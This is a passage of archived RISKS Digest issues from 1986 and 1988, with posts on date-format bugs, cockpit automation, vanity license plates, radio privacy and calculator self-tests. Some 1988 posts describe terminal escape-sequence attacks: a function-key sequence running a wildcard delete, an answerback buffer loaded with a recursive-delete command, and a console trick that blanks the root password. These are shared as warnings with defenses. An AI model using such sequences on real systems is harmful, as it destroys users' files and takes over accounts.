The problem was traced back to the discrepancy between the European and North American date formats. Since the check was written on December 4, 1987, the teller in London wrote

4.12.87

which the bank in the US quickly deciphered as April 12, 1987 and pronounced the check stale!

Issues:

- 1) Why does AMEXCO call their outlets in London "American Offices"? Does it communicate to anyone the office's location?
- 2) I can't believe this hasn't happened before. A company policy of spelling out the months, even in abbreviated form, will prevent this type of error (which AMEXCO *must* be prone to) from happening again.
- 3) Their security measures are so good that they render their phone queries unauthenticatable. (Pretend it's a real word.) There are simple systems available to let customers know that AMEXCO's calls are legitimate without compromising confidentiality.

I'm hardly disgusted, as I related to AMEXCO simple procedural changes to prevent future occurrences and they seemed to regard the suggestions as being valuable.

Gary Friedman, Jet Propulsion Laboratory - NASA, 4800 Oak Grove Drive, Pasadena, CA 91109. (818) 354-0410 Uucp: {cit-vax,elroy,psivax}!jplpro!garyf Arpa: jplpro!garyf@cit-vax.ARPA -or- garyf@jplpro.JPL.NASA.GOV

[The problem of wrong or incompatible data formats has been the source of a variety of incidents reported here... But this one is a little like trying to get the others to drive on the right (or left, depending upon which is right) side of the road. PGN]

Computers on Aircraft

Keith Bjorndahl <BJORNDKG%UREGINA1.BITNET@CUNYVM.CUNY.EDU> Thu, 10 Mar 88 16:58:25 CST

>In most cases, the (computer) user is not told to believe absolutely the >evidence of a machine over the evidence of his senses. But in the case of >aircraft he is explicitly trained to do so. This behooves us (as >programmers, etc.) to make sure that the machine is telling the truth! >

I don't believe that pilots are expected to believe computers over indications given by other sources. It was not long ago that there was a near miss on an overseas flight in the Gander control area which was caused in part by the entry of wrong data into the flight computer. The flight went 60 miles off course because the computer was being used as the sole source of navigation information. Other more conventional methods of navigation were not used to cross check the information given by the flight computer. We must remember the garbage-in/garbage-out rule, but we must be aware that we can always anticipate that from time to time there will be some garbage in. Every system must be designed to reduce the chance of this garbage producing catastrophic results. Now, most airlines require that more than one method of navigation be used to cross check the values produced by the flight computer. Now and then, we just have to use our eyes and our minds and ALL of the instruments together to narrow the RISK of one failure leading to another.

Keith

Re: Reliance on computers (Inland Steel furnace burnout)

<dan@WILMA.BBN.COM> Thu, 10 Mar 88 11:23:45 -0500

Wow, a huge, expensive steel furnace that doesn't have a control system as smart as the one on most home furnaces! If my oil furnace turns the pump and the igniter on, but doesn't get a rise in temperature after a minute or so, it shuts off automatically. And it doesn't even have a PDP-11 in it.

No doubt Inland Steel originally relied on workers to do the job, and neglected to think about the problems inherent in replacing people with computers. Fortunately home furnaces are designed by people who know that they will be operated unattended (and used by people who know nothing about them), and so have lots of safety devices.

Dan Franklin

Lousy Lazy UNIX Linkers

Michael I. Bushnell <gatech!turing!mike@rutgers.edu> Wed, 9 Mar 88 11:33:46 MST

Actually, there is a way. If you think about it, you will realize that a program of your design can find out all the symbols in the library, after all, ld finds out. And, there is such a tool: nm. Just say "nm libfoo.a" and it will print all the symbols used or defined in the library.

Michael I. Bushnell, mike@turing.unm.edu, {ucbvax,gatech}!unmvax!turing!mike

✓ Need References to "Environmental Bugs"

Gene Spafford <spaf@purdue.edu>
10 Mar 88 17:32:07 GMT

I need to develop a body of references to published descriptions of bugs resulting from changes in environment. That is, programs which worked fine on one machine, but failed to work when ported to another machine or had the current system upgraded, either due to a change in data type precision, change in memory size, timing differences, etc. Also appropriate are references to programs that failed to work simply because the machine involved didn't have the precision or range or memory that the programmer assumed, even though the code itself was "correct."

I'm *not* interested in hearing anecdotal references; I want examples (compilations and theoretical studies would be best) that have appeared in the literature in the past 10 years. Note that I'm not asking about portability problems, per se, but about failures of the actual machine to match the programmer's virtual machine -- "environmental errors."

If there is sufficent interest and PGN allows, I'll summarize for RISKS what I get back.

Thanks in advance!

Gene Spafford, Dept. of Computer Sciences, Purdue University, W. Lafayette IN 47907-2004 spaf@cs.purdue.edu uucp ...!{decwrl,gatech,ucbvax}!purdue!spaf



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 3: Issue 12

Tuesday, 24 June 1986

Contents

License Plate Risks

Chuck Price

SDI is for ICBMs, Not Terrorists

Mark Day

Still another kind of clock problem

Rodney Hoffman

Estimating Unreported Incidents

Ken Laws

- Estimating Unreported Incidents -- and the risks of using statistics
- Re: Privacy legislation (RISKS-3.8) and radio eavesdropping

Jerry Mungle

Jeff Mogul

Jim Aspnes

Info on RISKS (comp.risks)

License Plate Risks

Chuck Price <price@src.DEC.COM> Mon, 23 Jun 86 09:56:05 pdt

I heard the following tale on KCBS this morning. [I intersperse a few details from the SF Chron, 23 Jun 86. PGN]

It seems that this fellow [Robert Barbour] desired personalized license plates for his car. Since he loved sailing, he applied for "SAILING" and "BOATING" as his first two choices [seven years ago]. He couldn't think of a third name of NAUTICAL intent, so he wrote "NO PLATE" in as his third choice.

You guessed it. He got "NO PLATE".

A week or so later, he received his first parking ticket in the mail. This was followed by more and more tickets, from all over the state [2500 in all!]. It seems that when a police officer writes a parking ticket for a car with no license plates, he writes "NO PLATE" on the ticket.

Our friend took his problem to the DMV, which informed him that he should change his plates.

The DMV also changed their procedures. They now instruct officers to write the word ``NONE" on the unplated parking tickets.

Wonder who's gonna get those tickets now?

-chuck price

[Obviously some poor sap whose license plate says ``NONE"!]

SDI is for ICBMs, Not Terrorists

Mark S. Day <MDAY@XX.LCS.MIT.EDU> Mon 23 Jun 86 12:04:46-EDT

Bob Estell states that "SDI does not equate to ICBM defense."

This is simply not true. Even in Reagan's first speech about rendering nuclear weapons "impotent and obsolete" (Mar 23, 1983), he went on to say that he was

"directing a long-term research and development program to begin to achieve our ultimate goal of eliminating the threat posed by STRATEGIC NUCLEAR MISSILES." [Emphasis added]

From its inception, SDI has been intended to defend against and deter a massive attack by ICBMs. As others have previously pointed out in RISKS, terrorists don't need to deal with ICBMs and would be foolish to try. At the Stanford debate on SDI feasibility, Maj. Pete Worden (special asst. to the Director of SDIO) answered a question about terrorists and smuggling bombs into the country by saying "We are trying to deter something that is reasonably military, not a terrorist act."

SDI is intended as a defense against Soviet ICBMs and (on particularly optimistic days at SDIO) Soviet cruise missiles. It is not intended to save the United States population from every nuclear threat.

--Mark

Still another kind of clock problem

<Hoffman.es@Xerox.COM>
23 Jun 86 10:00:39 PDT (Monday)

You might be amused by the anomalous dates [in an earlier message from Rodney to me, not included]. Our power was off all weekend for some work. When I came in this morning, no computer servers were working yet --

including the time servers. So I set the date and time on my machine myself, including stuff like "Hours offset from Greenwich Mean Time" and "First day of Daylight Savings Time"! (Luckily they have proper default values.) I then interrupted (instead of booted) into another volume. Because of that, this volume's clock tried unsuccessfully to locate a time server and, by default, resumed ticking from when I left Friday evening! And once it begins ticking, it apparently never checks again for a time server.

When I typed in my RISKS contribution and sent it, it had that Friday timestamp, though it was Monday and I was (correctly) citing a Sunday news article.

--Rodney

Estimating Unreported Incidents

Ken Laws <Laws@SRI-AI.ARPA> Fri 20 Jun 86 16:21:04-PDT

[In <u>RISKS-3.8</u>, I noted how rarely I get two reports of the same incident, and wondered how many do not get reported at all. PGN]

There is actually a statistical technique (based on the Poisson distribution, I'm sure) for estimating the number of unreported items from the frequencies of multiply reported ones. It was developed for estimating true numbers of Malaysian butterfly species from collected ones, and has recently been used to validate a newly discovered Shakespeare poem from the percentages of words that were used 0, 1, ... times in the accepted Shakespearean literature.

-- Ken Laws

Estimating Unreported Incidents -- and risks of using statistics

Peter G. Neumann <Neumann@SRI-CSL.ARPA> Tue 24 Jun 86 01:09:31-PDT

Ah, Ken's message brings us to the risks of computer authentication! The poem in question really did not read like authentic "Shakespeare" to me; it seemed vastly too pedestrian, childish, and uncharacteristically repetitive. But then, don't get us started on who actually wrote the works attributed to William Shakespeare. That might be a little risky for this Forum. (However, for some fascinating background, see Charlton Ogburn's book "The Mysterious William Shakespeare -- the Myth & the Reality", pursuing the case that the man known as "William Shakspere" was functionally illiterate, with almost no documents bearing his signature or handwriting and no known contemporary literary activity, and that he could not possibly have written the works attributed to "Shakespeare".) (By the way, I don't think it was Marlowe, Bacon, or -- as Ogburn contends -- Edward de Vere

★ Re: Privacy legislation (RISKS-3.8) and radio eavesdropping

Jerry Mungle <JMUNGLE@USC-ISIF.ARPA> 16 Jun 1986 06:09:22 PDT

Re: Michael Wagner's query about privacy of radio telephone...

[Here are THREE more messages on this subject. Each adds a little more to what Dan Franklin contributed in <u>RISKS-3.10</u>. This time I did not have the patience to edit each one down to its nub, so please read them accordingly... PGN]

For quite a while telephone traffic has been carried by satellite links. It is quite easy to receive such transmissions using nothing more sophisticated than a backyard dish antenna, and the demultiplexing needed to recover a conversation is doable by undergraduate EEs. I believe it is quite illegal to "intercept" phone conversations (or data transmissions via phone lines) in this fashion. However, it is *very* difficult to detect such activities.

I do not believe it should be illegal to monitor ANY radio communication, as the airways are public property. But there seems to me to be precedence for laws regulating reception of radio transmissions (beware, I am not a lawyer).

The risks to computer systems lies in the ease with which data transmitted over phone lines may be intercepted. This relative ease is offset to some degree by the difficulty of finding the particular phone link one wishes to monitor. But, given a reasonable level of support, it should be possible to eavesdrop on conversations/data transmission which one desires to hear. Sales figures, marketing info, experimental data.... lots of valuable data go unencrypted over the phones every day.

★ Re: Privacy legislation (RISKS-3.8) and radio eavesdropping

Jeff Mogul <mogul@su-shasta.arpa> 17 Jun 1986 1128-PDT (Tuesday)

In RISKS-3.8, ubc-vision!utcs!wagner@seismo.CSS.GOV (Michael Wagner) asks: Does anyone have any idea how the last part (radio telephones) could be legally supported in view of other legal freedoms? I thought that one was free to listen to any frequency one wished in the US (Canada too). You don't have to trespass to receive radio signals.

It's been a decade or so since I was familiar with current US communications law (as a licensed Amateur Radio operator, I had to pass several exams covering this sort of thing), but I recall that although there is no prohibition against receiving radio signals, there is a prohibition against divulging what you receive to any other party. Of course, this doesn't apply to all radio services (it's not against the law to reveal baseball scores you heard on an AM broadcast station) and I doubt it's often enforced.

Compare this to what a computer system manager might face when unraveling a mail snafu. I might not be able to avoid seeing the text of an unencrypted

message (as I watch packets moving between hosts) but it would certainly be unethical for me to reveal what I saw, or indeed to make any use of it. Ideally, the technology would be such that I could not accidentally see the contents of a message while performing a management function, but in today's world I think the only enforceable prohibition is against divulging or using electronic mail, not against seeing it. (Of course, seeing by means of unauthorized access is also prohibitable.)

-Jeff Mogul

★ Re: Privacy Legislation (RISKS-3.10)

Jim Aspnes <asp@ATHENA.MIT.EDU> Mon, 23 Jun 86 11:39:45 EDT

Date: Tue, 17 Jun 1986 00:32 EDT From: LIN@XX.LCS.MIT.EDU

To: ubc-vision!utcs!wagner@SEISMO.CSS.GOV (Michael Wagner)

Cc: RISKS-LIST:@XX.LCS.MIT.EDU, risks@SRI-CSL.ARPA

Subject: Privacy legislation (RISKS-3.6)

[On the same topic...]

Not true. States routinely ban the use of radar detectors, and that is nothing more than "listening to a frequency."

Most states do not actually ban the use of radar detectors, but rather the operation of a motor vehicle containing one; as I understand it, if you want to sit at home and detect your burglar alarm, you are entirely within the law. There is no constitutional or federal restriction on how states can regulate your driving.



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 42

Sunday 13 March 1988

Contents

A legal problem -- responses sought

Cathy Reuben

Computers on Aircraft

Robert Dorsett

High-Tech Trucking

Rick Sidwell

Re: Programs crying wolf

Peter da Silva

Pay cut

Martin Taylor

Dangers of Wyse terminals

A.Cunningham

Burnt-out LED

G. L. Sicherman

Re: Display self-test

Peter da Silva

Calculator Self-tests: HP34C has a full functional self-test

Karl Denninger

Trying harder on complex tasks than on simpler tasks

Robert Oliver

Police using computers - Licence plate matches - etc, etc.

Ted G. Kekatos

Info on RISKS (comp.risks)

A legal problem -- responses sought

Cathy Reuben < REUBEN% HULAW 1. BITNET>

[Forwarded-From: John W Manly <JWMANLY%AMHERST.BITNET@MITVMA.MIT.EDU>]

I am writing a law school paper on the proper allocation of rights in software between programmers and their employers. I am curious to know how well the legal standards I've uncovered line up with the way people in the industry peceive the equities of the situation.

Below is a hypothetical which lays out the basic problem. Please send me your reactions. I don't need anything extensive, just a short statement of where you personally come out and why, and from what perspective (i.e. programmer, employer, student, etc.) you're approaching the problem. I'm not interested in what you think the law is, only what you feel it should be. Many thanks!

(Please be sure to respond directly to me [and NOT TO RISKS]:

Cathy Reuben, Harvard Law School, REUBEN@HULAW1.BITNET

In 1981 Mr. John Allan receives a Masters degree in computer science from University of Massachusetts. At that time, Allan delivers a paper entitled "No More Manuals: The Use of Touch and Sound Sensitive Hardware to Promote Accessibility to Computer Technology."

Shortly after that time, Allan is recruited by a representative from Medicomp, Inc., a small company servicing hospitals. Medicomp's primary product is MEDSTORE, a database for storing patient information. Medicomp seeks to enhance MEDSTORE with an on-line, touch-sensitive help system.

Allan accepts a programming position with Medicomp. During his four years there, he develops modules for a touch- sensitive help facility. These modules are incorporated into MEDSTORE. Largely due to MEDSTORE's remarkable ease of use, Medicomp quickly becomes the leading supplier of patient information database systems for hospitals.

In 1985, Allan leaves Medicomp. At that time, he teams up with a lawyer to create TAXELF, do-it-yourself tax preparation software for small businesses. TAXELF utilizes Allan's now famous touch-sensitive help utility, and is projected to be a huge commercial success.

Shortly before TAXELF is due to be released, Medicomp files suit against Allan. Their underlying argument is simple: "As the investor in touch-sensitive help, Medicomp deserves the fruits of its success. You, Allan, basically stole something that belongs to us."

Allan's answer to Medicomp's argument is also straight-forward and compelling: "You hired me as an expert in help utilities, and you got what you paid for. Any further benefits from the system should flow to me as creator."

Questions: (for use as a guide only)

Should Allan have the right to reuse the touch sensitive help utility he developed while at Medicomp?

- a. Right to copy the actual code?
- b. Right to rewrite the code from memory?

- c. Right to use the program structure and organization?
- c. Right to use touch sensitive help in general?

What rights, if any, should Medicomp retain in the utility which they hired Allan to produce?

- a. Right to use the utility in MEDSTORE?
- b. Right to use the utility in other Medicomp products?
- c. Right to prevent Allan from using the utility?
- d. Right to prevent Allan from using touch sensitive help?

Should Allan's rights to use the modules, or the ideas they embody, be any greater than those of the general public?

Has the act of answering these questions changed your first impression of what is just in this case? If so, why did you back down?! Should you have?

[I trust that Cathy will share her results with RISKS. PGN]

✓ Computers on Aircraft [RISKS-6.41]

Robert Dorsett <mentat@louie.cc.utexas.edu> Sun, 13 Mar 88 04:47:05 CST

> I don't believe that pilots are expected to believe computers over >indications given by other sources.

What other sources are they supposed to use? Consider the standard navigational equipment on the 747-200:

Horizontal Situation Indicator--computer processed display.

Flight Director--computer generated flying instructions.

Autopilot--analog/digital computer.

Flight Performance Computer/Flight Management System--computer

used for flight management, calculating fuel consumption, etc.

Inertial Navigation System--computer used for "blind" navigation.

The INS is usually linked to the HSI and autopilot; there are a variety of configurations that the pilot may select. The FMS, when installed, can link into the network as well, and fly the airplane efficiently from take-off to landing.

On the 747-400, Airbus A320 (and the forthcoming A340), MD-11 (the DC-10 derivative) and, to a lesser degree, the Boeing 757 and 767, the pretense of electromechanical instruments has been done away with altogether, and replaced with CRT displays, under the assumption that the CRT displays are less prone to failures. The problem here is that the *means* of display may in itself contribute to error: for example, the current vogue for the traditional line of instruments displaying a "clock" airspeed, artificial horizon, and altimeter, is to have a computer-displayed "tape" airspeed, and tape altimeter bracketing the horizon. The immediate sacrifice is the lack of "trend"

information: tape instruments are only marginally better than a digital LED display. Research on these issues is continuing, but what I've read indicates that NASA is advising caution, while Boeing and Airbus are producing their own, contrary figures.

The point must be made that, in modern aircraft, all of the pilot's inputs are preprocessed by computers. The Boeing philosophy thus far has been to simplify overall design and efficiency by introducing automation; the Airbus philosophy has been to redefine the role of the pilot in the cockpit while simultaneously changing the way information is displayed. It is clear that Boeing has considered following in Airbus' footsteps during the design phase of the (suspended) 7J7.

On the navigation issue: airlines have little say in how their pilots actually navigate: it's largely up to the background of the individual pilot. While one pilot may double- or triple-check sources, another might prefer to read the newspaper: consider the worst-case scenario, the incompetent captain and the resentful and disinterested first officer. There is a great tendency in modern airplanes to rely on the INS/autopilot link, to great detriment, as evidenced by the China Airlines flip over California in 1985, or the KAL 007 tragedy. A recent conference sponsored by the Flight Safety Foundation, held in Tokyo, advocated a return to the attitudes of the early 1960's, and a return to basic skills. It is clear that highly automated cockpits serve to insulate the pilot from the airplane, and thus increase boredom and stress. Design engineers, on the other hand, see the pilot error problems, and try to insulate the pilot yet further, creating more automated and "safe" systems. Modern cockpits such as the A320's, are contrary to the recommendations of organizations such as the Flight Safety Foundation's: the reasons most often cited are minimising training and maintenance costs, and reducing "pilot workload", all at the expense of long-term pilot welfare.

Robert Dorsett Internet: mentat@walt.cc.utexas.edu

UT Austin UUCP: {ihnp4,allegra,ihnp4}!ut-emx!walt.cc.utexas.edu!mentat

High-Tech Trucking

Rick Sidwell <sidwell@commerce.UCI.EDU> Sat, 12 Mar 88 08:13:37 -0800

Here is an article from a report sent by California State Senator John Seymour to all of his constituents. The issue has been discussed before in RISKS; this is a fresh example.

"HIGH TECH TRUCKING"

"Under state and federal law, truck drivers are required to keep handwritten logs to record the number of miles and hours they're on duty. These logs are easily tampered with and are often a work of fiction as some drivers try to circumvent highway safety laws designed to prevent accidents.

"The result has been a dramatic increase in truck-related accidents, injuries and deaths on our highways. According to the California Highway Patrol, last

year alone, 678 Californians died and more than 16,000 were injured in truck-related accidents. Snce 1982, truck-involved fatalities are up over 40 percent and truck-related injuries are up more than 32 percent.

"In his continued leadership role in highway safety, Senator Seymour has introduced legislation to require large commercial trucks to install 'black boxes.' The 'black box' is an onboard computer that automatically records drive time, speed, distance traveled as well as other important functions that reveal how a driver handles his rig.

"'More and more, truck drivers are pushing themselves and their equipment beyond their limits,' said Seymour. 'Driver fatigue, equipment failure and speeding are killing hundreds of innocent people every year on our highways. By requiring the use of "black boxes," heavy commercial truck drivers will be forced to more closely adhere to highway safety laws."

When I first read this, I noticed that there was a potential invasion of privacy in that a highway patrolman could look at the electronic log and see if the trucker had been speeding, and give him a ticket if so. Then it dawned on me that this is the very purpose of requiring the "black boxes" to be installed! It would be interesting to know what the "other important fuctions that reveal how a driver handles his rig" are.

★ Re: Programs crying wolf (RISKS DIGEST 6.38)

Peter da Silva <peter@sugar.UUCP> 11 Mar 88 08:48:29 GMT

Once upon a time a programmer who regularly used both MS-DOS and UNIX systems sat down at an MS-DOS system and typed "format<CR>". The program replied:

PLEASE INSERT FLOPPY DISK IN DRIVE C: AND HIT RETURN

The programmer stuck the floppy in the machine, hit <CR>, and formatted his hard disk. What's wrong with this picture?

- (1) The UNIX format program took a reasonable default if executed with no parameters: the floppy drive. The MS-DOS format program took a stupid default: the current drive.
- (2) The MS-DOS format program printed an incredibly stupid "warning" message. "Please insert floppy disk in this hard drive".

I understand that the situation has been corrected since then.

Peter da Silva `-_-' ...!hoptoad!academ!uhnix1!sugar!peter



Martin Taylor <mmt@zorac.ARPA> Fri, 11 Mar 88 17:29:25 est

I'm not sure for whom this is a risk, but today's Toronto Globe and Mail reports that an ex-cabinet minister was placed in charge of a new agency which was expected to be quite important. But the politics of the situation changed and the agency had very little to do, so the minister asked that his pay should be halved. The possibility of reducing someone's pay had not been programmed, and the computer reported, and someone publicised, that his pay had been doubled. Very embarrassing for him and for the government of the day. (This happened some years ago).

Martin Taylor (mmt@zorac.arpa)

✓ Dangers of Wyse terminals

A.Cunningham <cstjc@ITSPNA.ED.AC.UK> Fri, 11 Mar 88 15:46:08 GMT

The department of computer science at Edinburgh University has a collection of Sun workstations for use by first year undergraduates. Connected to the Suns via pads are a number of Wyse75 terminals. Recently mail was sent to users which had the following effect:

- 1). The user's keyboard was locked and his screen blanked.
- 2). His terminal was put into reflect mode (input to terminal was reflected back to the host).
- 3). The nasty bit. Files permissions were changed and processes were killed.

The first year students involved were caught and now face disciplinary proceedings. A few questions were raised that may be of interest to other users of the terminals.


- 1). Why are the features in the terminal in the first place? I can only assume that Wyse put them in as security features. A hacker accesses your system you lock out the terminal.
- 2). Has anyone had similar experiences? I've only been reading this group for a year while we've know of the possibilities of the Wyse for at least two. At first it was limited to changing a friend's screen to inverse mode. We never envisaged it being used so destructively.
- 3). Is there a modification to the Wyse to stop it? We need this to stop next year's CS1 from doing the same thing again.

[This is another tip-of-the-iceberg problem. All of the control characters, escape sequences, and function keystrokes that are used (constructively) by software driving your terminal can also be MISUSED by any programs running as if they were you, Trojan horses, etc. Recall that an early example was Trojan Messages, which when READ (not interpreted) would GETCHA. PGN]

✓ Burnt-out LED (Re: RISKS-6.39)

g.l.sicherman <gls@odyssey.ATT.COM> 12 Mar 88 05:43:00 GMT

Al Stangenberger's lament points up the vulnerability of LED digits to burnout errors. Maybe we should redesign the digits to look like this?



It's ugly but at least it detects single errors. (Surely somebody has thought of this already? Are arabic numerals technologically obsolete?)

A recent issue of _Industrial Design_ (Jan. 1974) presents an entire alphabet in this format. Imagine the potential for transmission errors! (In fact, the article goes even further: it presents a four-stroke alphabet. How's that for low resolution?)

Col. G. L. Sicherman ...!ihnp4!odyssey!gls

[The visual confusion between 6 and 8 is a bit awesome, and the unnaturalness of 1 and 7 is also. (The GE check code is a little easier to deal with -- people can ignore it.) But putting in display self-checks that tries to GET-THE-LED-OUT seems much more acceptable. PGN]

✓ Re: Display self-test (RISKS-6.39)

Peter da Silva <nuchat!peter@uunet.UU.NET> 13 Mar 88 15:45:26 GMT

Many calculators [have some sort of self-test]. They come up with all segments lit. That way you can tell when they're bad. Gas pumps do this too... ever noticed digital gas pump displays showing 8888.88 before you start pumping?

Calculator Self-tests: My HP34C has a full functional self-test

Karl Denninger <ames!lll-crg!lll-winken!ddsw1!karl@ucbvax.berkeley.edu> Fri Mar 11 11:05:24 1988

The HP34C has a sequence, which you ask for by hitting <STO> <ENTER>, which does a full functional self-test. You get all segments lit if all is ok, or an error code (or a dead unit) if it fails. The manual claims that it is a full computational and functional test (and it does take a couple of seconds to run).

I use it every time I power the thing on.

Karl Denninger | Data: +1 312 566-8912

Macro Computer Solutions, Inc. | Voice: +1 312 566-8910 ...ihnp4!ddsw1!karl | "Quality solutions for work or play"

Trying harder on complex tasks than on simpler tasks

Robert Oliver <rabbit1!robert@csl.sri.com>
10 Mar 88 20:45:26 GMT

My experience indicates that we often DO try harder on complex tasks than on simple ones. In working on a large on-line transaction processing system, it was observed by various people (notably those responsible for testing and quality assurance) that whenever we completed major overhauls of the system, it often passed the tests with little trouble and did not "crash" when eventually run live. New versions which contained simple fixes or minor modifications inevitably acted mysteriously during testing or catastrophically when put on-line.

What this implied was that complex changes garnered more of our attention than simple changes when we were analyzing the problem, designing and implementing the change, and testing the final product. This is not to imply that we were simply careless when making simple changes. On the contrary, we were much more careful than most software groups I have seen. However, the simple changes did not elicit that keen level of awareness needed to adequately foresee hidden problems and to test for such possible cases.

Careless, no. Less careful, less alert, less interested, maybe. It's not only a very gray area, but it's also a tough problem to correct. One can state that, "when making simple changes, remember to be just as alert and think just as clearly as when making complex changes," but the very nature of the problem will often undermine this maxim.

Robert Oliver

Rabbit Software Corp. (215) 647-0440

7 Great Valley Parkway East ...!ihnp4!{cbmvax,cuuxb}!hutch!robert

Malvern, PA 19355 ...!psuvax!burdvax!hutch!robert

✓ Police using computers - License plate matches - etc, etc.

Ted G. Kekatos <moss!ihuxv!tedk@rutgers.edu>
9 Mar 88 22:27:44 GMT

All this talk about innocent people vs. police computers reminds me of the Movie "Brazil". If you have not seen it, it is available in video tape.

The same RISKS question comes up again: If the "computer system" helps the police to find one (1) indeed "bad" person, and also find one (1) indeed innocent person, are we willing to deal with the consequence.

Ted G. Kekatos backbone!ihnp4!ihuxv!tedk (312) 979-0804 AT&T Bell Laboratories, Indian Hill South, IX-1F-460 Naperville & Wheaton Roads Naperville, Illinois. 60566 USA

[If you are looking for one person and you find two, you have some incentive to probe further. The problem is when you get only one, and it is the wrong person. But ultimately it is how the query response is handled that matters. PGN]



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 43

Monday 14 March 1988

Contents

- Leap-Year No-bull Prize Swap-Meat
- A Copycat Scam, or, Ignorance is Bliss Ted M P Lee
- RISKS of programmable function keys

Darrell Long

Dave Platt

A.E. Mossberg

- Re: CONNECT FROM "password stealer" Peter da Silva
- Re: Setting Clocks Backward

Scott Dorsey

Re: Date formats

Rahul Dhesi

End-Of-File checking

Peter Zadrozny

Taxing situations: Risks of unbridled complexity

Nelson Weiderman

Virus file

Robert Slade

Info on RISKS (comp.risks)

★ The Cow Leaped over the Computer, or Leap-Year No-bull Prize Swap-Meat

Peter G. Neumann <NEUMANN@csl.sri.com> Mon 14 Mar 88 11:30:11-PST

The Xtra supermarket chain was fined \$1,000 for illegal meat labels that were produced by their computer system on 27 February 1988 with a three-day expiration date of 2 March instead of 1 March -- because the computer program did not know about leap years.

From the Miami Herald, 4 March 1988, p. 3D, thanks to Jai Navlakha, School of Computer Science, Florida International University, Miami FL 33199.

[Coincidentally, Donn Parker just informed me that the previously anticipated 2 March Trojan horse event has indeed now appeared in a commercial product, and in the freeware FREEHAND. Stay tuned for details -- if we get any. PGN]

A Copycat Scam, or, Ignorance is Bliss

<TMPLee@DOCKMASTER.ARPA> Mon, 14 Mar 88 12:29 EST

Those of you who attended the last NBS/DoD National Computer Security Conference (in Baltimore) may remember a talk about someone with little computer literacy who used his PC (Commodore or Atari or something like that) to mount a scam against a merchandizing chain; the scam was very similar to the one in the attached item from a recent Minneapolis Star & Tribune newspaper. (I forgot to note the date when I clipped it; sometime in the last few days, probably Saturday.) One wonders a) if this is a copycat operation and b) why knowledge of the incident reported at Baltimore was not communicated through the appropriate industry security association (the chain involved in the Baltimore report took special steps afterwards to make sure the same scam couldn't be repeated on them.) There's gotta be a RISK in that somewhere.

Ted Lee

COMPUTER USER CHARGED IN REFUND FRAUD

A Minneapolis man adept at using his personal computer has been charged with counterfeiting computerized Target [a mostly-local discount chain store] sales receipts and then going back to the store to get fraudulent refunds. Police said David Howe, 21, 2700 3rd Av. S. was charged with theft by swindle of at least \$250.

According to a criminal complaint filed Thursday, store officials believe Howe and two juvenile accomplices were responsible for more than \$10,000 in illegal cash refunds. The complaint said Howe would counterfeit a receipt using a computer and a blank role of Target cash register tape [the story doesn't say where he got the tape], then go back to the store and claim he bought an item and that it was now on sale at a lower price. Target has a store policy of refunding the difference.

The juveniles have not been charged.

The complaint said the counterfeit receipts were used at several Target stores in the Twin Cities, but that the investigation centered at [a particular store.]

RISKS of programmable function keys

Darrell Long <darrell%cs@ucsd.edu> Mon, 14 Mar 88 11:00:11 PST I remember when I was an undergraduate there were Teleray T-1061 terminals connected to all the machines for general use. A certain group of nasty, naughty undergraduates (not me of course), used to change their process name (this was a VMS system) to escape sequences.

The sequence went something line this: ^[xlogout^M^[y^[z Where ^[x means begin loading a function key, ^[y end loading, and ^[z means execute it.

Fortunately loading the function key with "logout" is about as nasty as it got, ^[xdelete *.*;*^M^[y^[z would have really been bad news.

This seems to be a general problem with terminals with programmable function keys. Even if you delete remote execution of function keys, if you have a reflect mode (as does Wyse) then similar things can occur.

The scary thing is that all it took was a quick call to sys\$setprn() -- an unpriviledged function, and certainly something irresistable to u-grads.

Darrell Long, Department of Computer Science and Engineering, C-014 University of California, San Diego, La Jolla, California 92093

ARPA: Darrell@Beowulf.UCSD.EDU UUCP: sdcsvax!beowulf!darrell

Wyse terminals, etc.

Dave Platt <dplatt@coherent.com> Mon, 14 Mar 88 16:19:16 PST

I've heard of similar trojan-horse ASCII sequences being used on other systems. Sorry I can't quote specifics, but as I recall the method used was to stuff the terminal's "answerback buffer" with a command similar to a unix "rm -r ~", and then send an ENQ to the terminal... thus causing the terminal to submit a recursive-delete-everything command to the host. Pretty nasty...

This sort of problem can occur whenever two conditions exist:

- (1) The terminal has some internal memory that can be set by sending one series of characters, and can be replayed (sent to the host) by sending another set of characters.
- (2) It's possible for a user who isn't the "owner" of a terminal to send the necessary character sequences to the terminal, either directly (e.g. "cat horrible-nasty >/dev/ttyd4") or indirectly, via a trojan-horse message.

A system on which I spent quite a few years working (Honeywell CP-6) had a fairly solid defense against this sort of thing. Users were not permitted to write directly to other users' terminals, thus plugging the "direct" attack; and, by default, text written to a "unit-record" device (of which a terminal was one variety) was normally passed through a "printable characters only" filter that stripped out control characters, thus making it impossible

for a mail message (e.g.) to contain a control sequence that would trigger funky behavior in the terminal. A program which wished to write data that contained control characters was (is) required to set the "transparent mode" bit on the M\$WRITE system call, thus disabling the filter for the duration of that one write. The mail software didn't request transparent mode, and thus couldn't be used to graunch someone's terminal.

Re: Problems with Wyse terminals

a.e. mossberg <aem@miavax.miami.edu> Sun, 13 Mar 88 22:05:38 EDT

In the comments by A.Cunnigham about problems at Edinburgh with Wyse terminals, the exact problem is not made clear. It is called "smart terminals". Most, if not all, terminals are designed to perform various actions upon receipt of control sequences, including sending to the host computer the contents of the screen or of a buffer. It is very easy to send such a terminal a sequence to

- a) lock the keyboard
- b) clear the screen
- c) send some output to the screen (such as a command sequence to change file permissions)
- d) and command the terminal to echo the screen buffer back to the host for execution.

With the commands such as 'write' it is a simple matter on a UNIX system to send to the operator's console a sequence to lock the console, clear the screen, write out the commands to edit the 'root' login in /etc/passwd (to remove the password) and have those commands executed by the system. This is a problem that I've seen reported elsewhere, and have been able to duplicate it on my systems here. All that it requires is knowledge of the control sequences to send to the terminal, easily found.

Andrew Mossberg - aem@miavax.miami.edu

p.s. I have 'mesg n' set as default in /usr/skel/.login, which helps to prevent this.

★ Re: CONNECT FROM "password stealer" (RISKS-6.34)

